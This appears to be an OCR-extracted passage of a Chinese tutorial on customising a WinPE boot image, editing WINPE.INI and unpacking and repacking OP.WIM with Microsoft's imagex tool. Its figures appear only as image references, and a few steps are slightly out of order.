


图 5

3、WINPE.IS_ WinPE 系统文件

WinPE 运行的系统文件，可以在微软官方网站得到。

二、修改配置文件

1、WINPE.INI

INI 文件可以直接使用记事本打开并编辑，具体要了解的就是里面的脚本如何写了。

2、OP.WIM 修改方法

先来了解一下什么是 WIM，WIM 是英文 Microsoft Windows Imaging Format（WIM）的简称，它是 Windows 基于文件的映像格式。WIM 映像格式并非目前常见的基于扇区的映像格式，它是基于文件的，Windows Vista 就是采用这种格式在新计算机上进行快速安装的。WIM 文件可以存储一个或多个操作系统（比如 Windows Vista 或 Windows PE）的副本（或称为映像），使用 WIM 文件维护操作系统很容易，因为我们可以在未启动操作系统的情况下，离线添加和删除驱动程序、更新内容和 Windows 组件。利用 WIM 文件维护 Windows PE 映像与维护 Windows Vista 映像非常相似。

修改 WIM 有多种常用的方法，主要有两种，一种是使用微软的 imagex，另一种是使用形界面的 WIMTOOL。这里我介绍一下 ImageX 命令行工具对 OP.WIM 镜像文件进行重新定制的用法。

(1) 对OP.WIM解包，我们先使用 **imagex /info d:\mype\op.wim** 来查看 OP.WIM 是这个镜像文件中的第几个包，如图6。




图6




图7

（3）打开 WIM 目录，如图8，接着打开外置程序目录，如图9，看到了吧，所有的外置程序都在这里，想加什么想减什么就动手吧。

(2)通过 **imagex /apply d:\mype\op.wim 1 d:\mype\wim** 命令将 op.wim 解包到 d:\mype\wim 目录中秒的时间，如图7。




图8




图9

（4）添加修改完外置程序后我们需要把定制好的 PE 镜像重新进行封装：通过 **imagex /boot /compress max /capture d:\mype\wim d:\mype\new.wim "riic.net.cn_WinPE"** 命令，在 d:\mype 目录下生成我们自定义的 new.wim 镜像，如图10。

